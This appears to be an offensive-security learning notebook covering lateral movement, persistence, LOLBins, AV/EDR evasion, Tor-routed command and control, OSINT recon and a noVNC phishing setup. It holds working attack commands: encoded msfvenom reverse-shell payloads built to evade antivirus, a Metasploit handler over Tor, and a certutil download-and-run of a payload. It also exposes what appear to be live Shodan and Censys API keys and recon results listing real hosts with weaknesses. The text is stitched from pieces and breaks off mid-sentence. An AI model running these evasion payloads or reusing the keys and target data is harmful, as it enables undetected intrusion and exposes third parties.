PsExec is a legitimate Microsoft tool that allows administrators to execute processes on remote systems. However, it can also be used by attackers for lateral movement. By using PsExec, an attacker can execute malicious code on other systems in the network, potentially gaining control of those systems.

Example:

PsExec.exe [\\target_system](#) -u domain\user -p password cmd.exe

This command uses PsExec to execute a command prompt on the target_system as the specified user. An attacker could then use this command prompt to install malware or perform other malicious actions.

MITRE ATT&CK Mapping: T1021 (Remote Services)

Persistence Mechanisms

Persistence refers to the techniques an attacker uses to maintain access to a compromised system even after a reboot or other interruption. This ensures that the attacker can regain control of the system at any time.

Scheduled Tasks

Scheduled tasks can be used to execute malicious code at specific times or intervals. An attacker can create a scheduled task that runs a backdoor or other malicious program, ensuring that the attacker can regain access to the system even after it has been rebooted.

Example:

An attacker creates a scheduled task that runs a PowerShell script every hour. The PowerShell script connects to a command-and-control server and downloads and executes additional malware.

Registry Keys

The Windows Registry is a hierarchical database that stores configuration settings for the operating system and applications. Attackers can modify registry keys to achieve persistence.

Examples:

- **Run keys:** Attackers can add entries to the Run keys in the registry to execute malicious code when the system starts up.



- **Image File Execution Options (IFEO):** Attackers can use IFEO to replace legitimate programs with malicious ones. When the legitimate program is executed, the malicious program is executed instead.

Backdoors

A backdoor is a hidden entry point into a system that allows an attacker to bypass normal authentication mechanisms. Backdoors can be implemented in various ways, such as by modifying system files or installing custom software.

Examples:

- **Reverse shell:** A reverse shell allows an attacker to connect to a compromised system from their own machine.
- **Web shell:** A web shell is a malicious script that is uploaded to a web server. It allows an attacker to execute commands on the server through a web browser.

MITRE ATT&CK Mapping: T1547 (Boot or Logon Autostart Execution)

Key Objectives: Undetected Network Movement and Persistent Access

The ultimate goal of lateral movement and persistence is to gain undetected access to critical systems and maintain that access over time. This allows attackers to achieve their objectives, such as stealing data, disrupting operations, or launching further attacks.

Strategies for achieving these objectives:

- **Blending in with normal network traffic:** Using legitimate tools and techniques to avoid detection.
- **Using encryption to protect communications:** Preventing security tools from monitoring network traffic.
- **Regularly updating persistence mechanisms:** Ensuring that the attacker can maintain access even if security measures are improved.
- **Privilege Escalation:** Gaining higher-level access to perform more actions.

By understanding the techniques used for lateral movement and persistence, organizations can implement effective security measures to detect and prevent these attacks. This includes monitoring network traffic for suspicious activity, implementing strong authentication mechanisms, and regularly patching systems to address vulnerabilities.

Lateral Movement, LOLBins, and APT Persistence: A Learning Path



This document outlines a learning path focused on understanding and simulating lateral movement techniques, leveraging Living-off-the-Land Binaries (LOLBins), and analyzing advanced persistent threat (APT) persistence mechanisms. The path involves hands-on simulation, practical testing, and in-depth analysis of real-world APT reports. This will provide a comprehensive understanding of attacker tactics and techniques used to maintain access and move within compromised networks.

1. Simulating C2-Based Lateral Movement

The first step in this learning path is to simulate lateral movement using Command and Control (C2) frameworks like Covenant or Empire. These frameworks provide a structured environment to emulate attacker behavior and understand the intricacies of post-exploitation activities.

1.1. Choosing a C2 Framework: Covenant vs. Empire

- **Covenant:** Covenant is a .NET-based C2 framework designed to be collaborative and extensible. It offers a user-friendly web interface and supports various implant types (Grunt). Its focus on .NET makes it particularly relevant for targeting Windows environments.
- **Empire:** Empire is a PowerShell-based C2 framework that emphasizes stealth and evasion. It utilizes PowerShell agents (Stagers) and modules to perform post-exploitation tasks. Empire is known for its flexibility and ability to bypass traditional security controls.

For this learning path, either framework can be used. Covenant might be easier to set up initially due to its web interface, while Empire offers deeper insights into PowerShell-based attacks.

1.2. Setting Up the Lab Environment

A virtualized lab environment is crucial for safe and controlled experimentation. This environment should include:

- **Attacker Machine:** A virtual machine (VM) running Kali Linux or a similar penetration testing distribution. This machine will host the C2 framework.
- **Target Machine:** A Windows VM representing the compromised host. This machine will be the initial entry point for the attacker.
- **Optional Domain Controller:** A Windows Server VM acting as a domain controller to simulate a corporate network environment.



1.3. Simulating Lateral Movement

1. **Initial Compromise:** Simulate an initial compromise of the target machine. This could involve exploiting a vulnerability, phishing, or using stolen credentials.
2. **Agent Deployment:** Deploy a C2 agent (Grunt in Covenant, Stager in Empire) on the compromised host. This agent establishes a connection back to the attacker machine.
3. **Credential Harvesting:** Use the C2 framework to harvest credentials from the compromised host. This could involve techniques like:
 - * **Mimikatz:** Extracting credentials from memory.
 - * **Keylogging:** Capturing keystrokes to obtain passwords.
 - * **Credential Manager:** Accessing stored credentials.
4. **Lateral Movement:** Use the harvested credentials to move laterally to other systems on the network. This could involve techniques like:
 - * **Pass-the-Hash:** Authenticating to other systems using password hashes.
 - * **Pass-the-Ticket:** Authenticating using Kerberos tickets.
 - * **WMI:** Executing commands on remote systems using Windows Management Instrumentation.
 - * **Psexec:** Executing processes on remote systems.
5. **Privilege Escalation:** Attempt to escalate privileges on the compromised systems to gain administrative access.
6. **Data Exfiltration:** Simulate the exfiltration of sensitive data from the compromised network.

1.4. Documenting Findings

Throughout the simulation, document the following:

- The specific techniques used for lateral movement.
- The effectiveness of different techniques in bypassing security controls.
- The challenges encountered during the simulation.
- The indicators of compromise (IOCs) generated by the activity.

2. Studying and Testing LOLBins

Living-off-the-Land Binaries (LOLBins) are legitimate system binaries that can be abused by attackers to perform malicious activities. Understanding LOLBins is crucial for detecting and preventing advanced attacks.



2.1. Exploring the LOLBAS Project

The LOLBAS project (lolbas-project.github.io) is a comprehensive resource for identifying and understanding LOLBins. It provides detailed information on each binary, including:

- **Description:** A brief overview of the binary's functionality.
- **Use Cases:** Examples of how the binary can be abused by attackers.
- **Detection:** Guidance on detecting malicious use of the binary.
- **References:** Links to relevant resources and research.

2.2. Testing LOLBins in a Windows Lab

Create a Windows lab environment similar to the one used for C2 simulation. Experiment with different LOLBins to understand their capabilities and how they can be used for malicious purposes.

1. **Identify Target LOLBins:** Select a few LOLBins from the LOLBAS project to focus on. Examples include:

- * ``certutil.exe``: Can be used to download and decode files.
- * ``regsvr32.exe``: Can be used to execute arbitrary code.
- * ``mshta.exe``: Can be used to execute HTML Application (HTA) files.
- * ``powershell.exe``: Can be used to execute PowerShell scripts.

2. **Develop Test Cases:** Create test cases that demonstrate how each LOLBin can be used for malicious purposes. For example:

- * ****certutil.exe:**** Use ``certutil.exe`` to download a malicious payload from a remote server and decode it.
- * ****regsvr32.exe:**** Use ``regsvr32.exe`` to execute a malicious DLL file.
- * ****mshta.exe:**** Use ``mshta.exe`` to execute a malicious HTA file containing JavaScript or VBScript code.
- * ****powershell.exe:**** Use ``powershell.exe`` to download and execute a malicious PowerShell script.

3. **Execute Test Cases:** Execute the test cases in the Windows lab environment and observe the results.
4. **Analyze Results:** Analyze the results of the test cases to understand how each LOLBin can be used for malicious purposes.
5. **Develop Detection Strategies:** Based on the analysis, develop detection strategies for identifying malicious use of LOLBins. This could involve:

- * ****Monitoring command-line arguments:**** Look for suspicious command-line arguments used with LOLBins.



* ****Analyzing process behavior:**** Monitor the behavior of processes spawned by LOLBins for suspicious activity.

* ****Using threat intelligence:**** Leverage threat intelligence feeds to identify known malicious LOLBin usage patterns.

2.3. Documenting Findings

Document the following for each LOLBin tested:

- The specific use cases demonstrated.
- The effectiveness of different detection strategies.
- The challenges encountered during testing.
- The IOCs generated by the activity.

3. Analyzing APT Persistence Mechanisms

Understanding how APT groups establish and maintain persistence is crucial for effective threat hunting and incident response.

3.1. Studying FireEye Reports

FireEye (now Mandiant) has published numerous reports detailing the tactics, techniques, and procedures (TTPs) used by various APT groups. These reports often include detailed information on persistence mechanisms.

- **Identify Relevant Reports:** Search for FireEye reports that focus on APT groups known for their sophisticated persistence techniques. Examples include APT28, APT29, and APT41.
- **Analyze Persistence Techniques:** Carefully analyze the reports to identify the persistence techniques used by the APT groups. Common persistence techniques include:

* ****Registry Keys:**** Modifying or creating registry keys to automatically execute code at startup.

* ****Scheduled Tasks:**** Creating scheduled tasks to execute code at specific times or intervals.

* ****Startup Folders:**** Placing malicious files in startup folders to execute code when the system starts.

* ****Services:**** Creating or modifying Windows services to execute code in the background.

* ****WMI Event Subscriptions:**** Using WMI event subscriptions to execute code when specific events occur.

* ****DLL Hijacking:**** Replacing legitimate DLL files with malicious ones to execute code when an application loads the DLL.



- **Document Findings:** Document the persistence techniques used by each APT group, including the specific registry keys, scheduled tasks, or services involved.

3.2. Analyzing a 2024 APT29 Campaign via Mandiant Reports

Focus on analyzing a recent (2024) APT29 campaign as documented by Mandiant. APT29, also known as Cozy Bear, is a Russian-backed APT group known for its sophisticated espionage activities.

- **Locate the Report:** Search for Mandiant reports specifically detailing APT29 campaigns in 2024.
- **Identify Persistence Tactics:** Pay close attention to the persistence tactics used in the campaign. Look for any new or evolving techniques.
- **Analyze the Implementation:** Understand how the persistence mechanisms are implemented. This includes the specific code used, the registry keys modified, and the scheduled tasks created.
- **Develop Detection Strategies:** Based on the analysis, develop detection strategies for identifying APT29 persistence mechanisms. This could involve:

* **Monitoring for specific registry key modifications.**

* **Detecting the creation of suspicious scheduled

5. Evasion Techniques in Cybersecurity

This document outlines core concepts and practical examples of evasion techniques used in cybersecurity, focusing on bypassing AV/EDR solutions, evading network detection, and employing behavioral evasion tactics. The objective is to develop skills to bypass common security controls without being detected.

AV/EDR Bypassing

Antivirus (AV) and Endpoint Detection and Response (EDR) systems are crucial components of modern security infrastructure, designed to detect and prevent malicious activities on endpoints. However, attackers frequently employ various evasion techniques to bypass these security controls. Obfuscation and encoding are common methods used to make malicious code less recognizable to AV/EDR solutions.



Obfuscation and Encoding

Obfuscation involves transforming code into a form that is difficult for humans and automated systems to understand, while still maintaining its functionality. Encoding, on the other hand, converts data into a different format to hide its original content.

Example: Encoding Payloads with Msfvenom

Msfvenom is a powerful payload generation tool within the Metasploit framework. It can be used to encode payloads, making them less likely to be detected by AV/EDR solutions.

1. Generating a Basic Payload:

First, generate a simple payload without encoding:

```
```bash
```

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f exe -o payload.exe
```

```
```
```

This command creates a basic reverse TCP payload that connects back to the attacker's machine (10.10.10.10) on port 4444. The output is saved as `payload.exe`.

2. Encoding the Payload:

To evade detection, encode the payload using one of Msfvenom's encoders. For example, using the `x86/shikata\_ga\_nai` encoder:

```
```bash
```

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload.exe
```

```
```
```

* `-e x86/shikata_ga_nai`: Specifies the encoder to use. `shikata_ga_nai` is a polymorphic XOR additive feedback encoder.* `-i 5`: Sets the number of encoding iterations to 5. More iterations can increase the chances of bypassing AV but may also increase the payload size.

3. Advanced Encoding Techniques:

For more sophisticated evasion, consider using multiple encoding passes or custom encoders. Additionally, integrating encryption can further obscure the payload.



```
```bashmsfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f raw | msfvenom -a x86 --platform windows -e x86/metsrv_xor -i 3 -f exe -o doubly_encoded_payload.exe```
```

This command pipes the output of the first encoding pass into a second encoding pass, providing an additional layer of obfuscation.

ATT&CK Mapping: T1027 (Obfuscated Files or Information)

The use of obfuscation and encoding techniques directly maps to the MITRE ATT&CK framework's T1027, which covers the use of obfuscated files or information to hide malicious content.

## Network Evasion

Network evasion involves techniques used to hide or disguise malicious network traffic to avoid detection by network-based security controls such as Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS).

## Using Proxies and VPNs

Proxies and Virtual Private Networks (VPNs) can mask the origin of network traffic, making it difficult to trace back to the attacker's infrastructure.

### Example: Routing C2 Traffic Through Tor

Tor (The Onion Router) is an anonymizing network that routes traffic through multiple relays, making it extremely difficult to trace the origin of the traffic.

#### 1. Setting up Tor:

Ensure Tor is installed and running on the attacker's machine. On Linux systems, this can typically be done with:

```
```bashsudo apt-get install torsudo systemctl start tor```
```

2. Configuring Proxychains:

Proxychains is a tool that forces any TCP connection made by any given application to follow a chain of proxies, such as Tor.

* Install Proxychains:

```
```bash sudo apt-get install proxychains ```
```

\* Configure Proxychains:

Edit the Proxychains configuration file (`/etc/proxychains.conf`) to include the Tor proxy:

```
``` socks4 127.0.0.1 9050 ```
```

3. Routing Traffic Through Tor:



Use Proxychains to route C2 traffic through Tor. For example, if using Metasploit:

```
```bashproxychains msfconsole```
```

Then, configure the Metasploit payload to use a reverse connection:

```
```use exploit/multi/handlerset payload windows/meterpreter/reverse_tcpset LHOST 127.0.0.1set LPORT 4444exploit```
```

The traffic from the Meterpreter session will now be routed through the Tor network, masking the attacker's IP address.

ATT&CK Mapping: T1090 (Proxy)

The use of proxies and VPNs for network evasion aligns with the MITRE ATT&CK framework's T1090, which covers the use of proxies to hide the source of malicious traffic.

Behavioral Evasion

Behavioral evasion focuses on mimicking legitimate processes and behaviors to blend in with normal system activity, making it harder for security tools to identify malicious actions.

LOLBins (Living Off the Land Binaries)

LOLBins are legitimate system binaries that can be used by attackers to perform malicious actions. Because these binaries are trusted and commonly used, their activity is less likely to be flagged as suspicious.

Example: Using certutil.exe to Download and Execute Payloads

certutil.exe is a legitimate Windows command-line tool used for managing certificates. However, it can also be used to download files from the internet.

1. Downloading a Payload:

Use `certutil.exe` to download a payload from a remote server:

```
```certutil.exe -urlcache -f http://example.com/payload.exe payload.exe```
```

This command downloads `payload.exe` from `http://example.com` and saves it to the local system.

#### 2. Executing the Payload:

After downloading the payload, execute it:

```
```payload.exe```
```

Because `certutil.exe` is a trusted binary, the download process is less likely to be flagged by security tools.



ATT&CK Mapping: T1036 (Masquerading)

The use of LOLBins for behavioral evasion maps to the MITRE ATT&CK framework's T1036, which covers masquerading techniques used to hide malicious activity by disguising it as legitimate processes.

Conclusion

Evasion techniques are critical for attackers to bypass security controls and achieve their objectives. Understanding these techniques and how they work is essential for defenders to develop effective countermeasures. By employing obfuscation, encoding, network masking, and behavioral mimicry, attackers can significantly increase their chances of success. Continuous monitoring, advanced threat detection, and proactive security measures are necessary to mitigate the risks posed by these evasion tactics.

Offensive Security Learning Path

=====

1. Payload Encoding with msfvenom

- Learn payload types: staged vs stageless.
- Study encoders: Base64, XOR, Shikata-Ga-Nai.
- Practice encoder chaining and avoiding bad characters.
- Exercises:
 - Generate basic payloads.
 - Apply encoders and test detection.
 - Chain multiple encoders to increase obfuscation.

2. Tor Routing for C2

- Understand Tor and anonymized traffic routing.
- Set up Tor + Proxychains.



- Configure Metasploit to route C2 through Tor using SOCKS proxies.
- Exercises:
 - Verify Tor routing.
 - Create payloads connecting via Tor.
 - Analyze traffic with Wireshark.

3. EDR Evasion Basics

- Learn how EDR monitors processes, memory, and API calls.
- Study techniques:
 - Process Injection (CreateRemoteThread, WriteProcessMemory).
 - Reflective DLL Injection.
 - Thread Hijacking.
 - API Hooking.
 - Memory evasion (encryption, allocation tricks).
- Exercises:
 - Implement injection techniques in lab.
 - Test against local EDR/AV tools.
 - Study AMSI bypass theory.

Continuous Learning

- Follow Offensive Security, Red Team Village, blogs, and research papers.
- Practice regularly in isolated labs.



Practical Application

1. OSINT and Recon Lab

Tolls: - Maltego, Recon-ng, Shodan

Maltego (CE) Installation & Setup

1. Download Maltego

1. Go to the official website: **maltego.com**
2. Click **Download Maltego**.
3. Select **Maltego CE (Community Edition)** – Free version.
4. Choose your OS: **Windows / macOS / Linux**.
5. Click **Download**.

2. Install Maltego

For Windows

1. Locate the **.exe** file.
2. Double-click to open installer.
3. Accept license → Next.
4. Choose install location.
5. Click **Install** → **Finish**.

For macOS

1. Open the downloaded **.dmg**.
2. Drag **Maltego** into **Applications**.
3. Eject the disk image.
4. Open Maltego from Applications.

For Linux

Make the installer executable:

- `chmod +x Maltego-*.sh`

Run installer:



- `sudo ./Maltego-*.sh`

Follow the on-screen prompts.

3. Create Your Maltego Account

1. Launch Maltego.
2. Click **Register / Create an Account**.
3. Enter:
 - a. Your full name
 - b. Email
 - c. Username (your Maltego ID)
 - d. Password
 - e. Purpose (select **OSINT** or similar)
4. Agree to Terms → **Sign Up**.

4. Verify Email

1. Open your inbox.
2. Find email from **Maltego**: "Confirm your email".
3. Click the activation link.
4. Your CE license is now active.

5. First-Time Setup in the App

1. Return to Maltego.
2. Log in with:
 - a. **Maltego ID (username)**
 - b. Password
3. Accept the EULA.
4. Wait for initial setup to complete.

6. Configure Transforms

1. The **Transform Hub** window opens.
2. Select **Community Transforms**.
3. Click **Next**.
4. Select all available free transforms.
5. Click **Finish**.

7. Create Your First Investigation

1. Click **File** → **New** (or Ctrl+N).
2. Open **Entity Palette** (left side).
3. Expand **Infrastructure**.
4. Drag **Domain** entity onto the graph.




5. Double-click the entity → rename it to your target domain.

8. Run Your First Transform

1. Right-click the domain entity.
2. Choose **Run Transform**.
3. Select **To DNS Name – NS**.
4. Observe the discovered entities & relationships.

9. Save Your Project

1. Click **File** → **Save**.
2. Name your file.
3. Choose a location.
4. Click **Save**.



Recon-ng installation

Step 1: Installation

Install on Kali Linux

- `sudo apt update && sudo apt install recon-ng`



Or clone from GitHub

- `git clone https://github.com/lanmaster53/recon-ng.git`
`cd recon-ng`
`pip install -r REQUIREMENTS`

Step 2: Launch Recon-ng

- `recon-ng`

Basic Recon-ng Workflow

Create a new workspace

- `workspaces create target_company`

List workspaces

- `workspaces list`

Load workspace

- `workspaces load target_company`

Step 4: Module Management

Update marketplace:

- `marketplace refresh`

Install all modules:

- `marketplace install all`

Verify:

- `modules search`

Step 5: Domain Reconnaissance

- `modules load recon/domains-hosts/google_site_web`
`options set SOURCE targetcompany.com`
`run`



Advanced Techniques

- # Set API keys
keys add shodan_api YOUR_SHODAN_API_KEY
keys add bing_api YOUR_BING_API_KEY
keys add google_api YOUR_GOOGLE_API_KEY
- # Use Shodan for host information
modules load recon/hosts-ports/shodan
options set SOURCE targetcompany.com
run

```
[recon-ng][default] > keys list
```

| Name | Value |
|-----------------|---|
| binaryedge_api | Step 12: Reporting |
| bing_api | |
| builtwith_api | |
| censysio_api | censys_UGguhPy_3YQETebdSZhqvXxQRdNUH7Ce |
| censysio_id | |
| censysio_secret | |
| flickr_api | |
| fullcontact_api | |
| github_api | |
| google_api | |
| hashes_api | |
| hibp_api | |
| hunter_io | |
| ipinfodb_api | |
| ipstack_api | |
| namechk_api | |
| shodan_api | KFpVCuwOmBmVidvXtL4CIRXquS0G1obE |
| spyse_api | |
| twitter_api | |
| twitter_secret | |
| virustotal_api | |
| whoxy_api | |

```
[recon-ng][default] > modules load recon/profiles-profiles/twitter_mentioned
[recon-ng][default][twitter_mentioned] > options set SOURCE testphp.vulnweb.com
SOURCE => testphp.vulnweb.com
[recon-ng][default][twitter_mentioned] > run

TESTPHP.VULNWEB.COM

[!] Unable to verify your credentials, authenticity_token_error.
[recon-ng][default][twitter_mentioned] > modules load reporting/csv
[recon-ng][default][csv] > options set FILENAME /tmp/hosts.csv
FILENAME => /tmp/hosts.csv
[recon-ng][default][csv] > run
[*] 0 records added to '/tmp/hosts.csv'.
[recon-ng][default][csv] >
```

Step 4: Use Built-in Discovery Modules

- # Hackertarget
modules load recon/domains-hosts/hackertarget
options set SOURCE test.com
run




```
usage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>
[recon-ng][test_com][hackertarget] > show hosts

Let me give you a complete workflow that should work:

+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| rowid | host           | ip_address | region | country | latitude | longitude | notes | module |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1	admissions.wcat.in	217.21.90.188						hackertarget
2	admissions2026.wcat.in	217.21.90.188						hackertarget
3	ns1.wcat.in	216.10.242.54						hackertarget
4	ns2.wcat.in	216.10.242.54						hackertarget
+-----+-----+-----+-----+-----+-----+-----+-----+

4 rows returned
```

For SHODAN i have manual result.



| IP Address | Location | Apache Version | Security Issues |
|----------------|-----------------|----------------|---|
| 216.228.192.46 | La Grande, US | Apache/2.4.29 | Outdated version, redirect vulnerabilities |
| 192.163.242.36 | Tabiona, US | Apache | Directory listing, SSL misconfigurations |
| 64.227.95.49 | Santa Clara, US | Apache/2.4.41 | Basic authentication, restricted content exposure |

Summary:

Three exposed Apache servers in the United States reveal significant security concerns. A California host runs outdated Apache/2.4.29 with redirect vulnerabilities. A Florida server



shows directory listing risks with TLS 1.2/1.3. A Georgia instance operates Apache/2.4.41 with basic authentication bypass risks. All exhibit version disclosure and misconfiguration issues enabling potential exploitation.

2. Phishing Simulation


Tool: - x11vnc

Installation command:

```
sudo apt install -y novnc x11vnc
x11vnc -display :0 -autoport -localhost -nopw -bg -xkb -ncache -ncache_cr -quiet -forever
```

Run command:

```
/usr/share/novnc/utils/novnc_proxy --listen 8080 --vnc localhost:5900
```




```
(root@kali)-[~]
# /usr/share/novnc/utils/novnc_proxy --listen 80 --vnc localhost:5900
Warning: could not find self.pem
Using installed websockify at /usr/bin/websockify
Starting webserver and WebSockets proxy on port 80
WebSocket server settings:
- Listen on :80
- Web server. Web root: /usr/share/novnc
- No SSL/TLS support (no cert file)
- proxying from :80 to localhost:5900

Navigate to this URL:
http://kali:80/vnc.html?host=kali&port=80

Press Ctrl-C to exit

192.168.0.62 - - [28/Nov/2025 15:51:30] 192.168.0.62: Plain non-SSL (ws://) WebSocket connection
192.168.0.62 - - [28/Nov/2025 15:51:30] 192.168.0.62: Path: '/websockify'
192.168.0.62 - - [28/Nov/2025 15:51:30] connecting to: localhost:5900
192.168.0.62 - - [28/Nov/2025 15:51:30] 192.168.0.62: Path: '/websockify'
192.168.0.62 - - [28/Nov/2025 15:56:07] 192.168.0.62: Plain non-SSL (ws://) WebSocket connection
192.168.0.62 - - [28/Nov/2025 15:56:07] 192.168.0.62: Path: '/websockify'
192.168.0.62 - - [28/Nov/2025 15:56:07] connecting to: localhost:5900
```

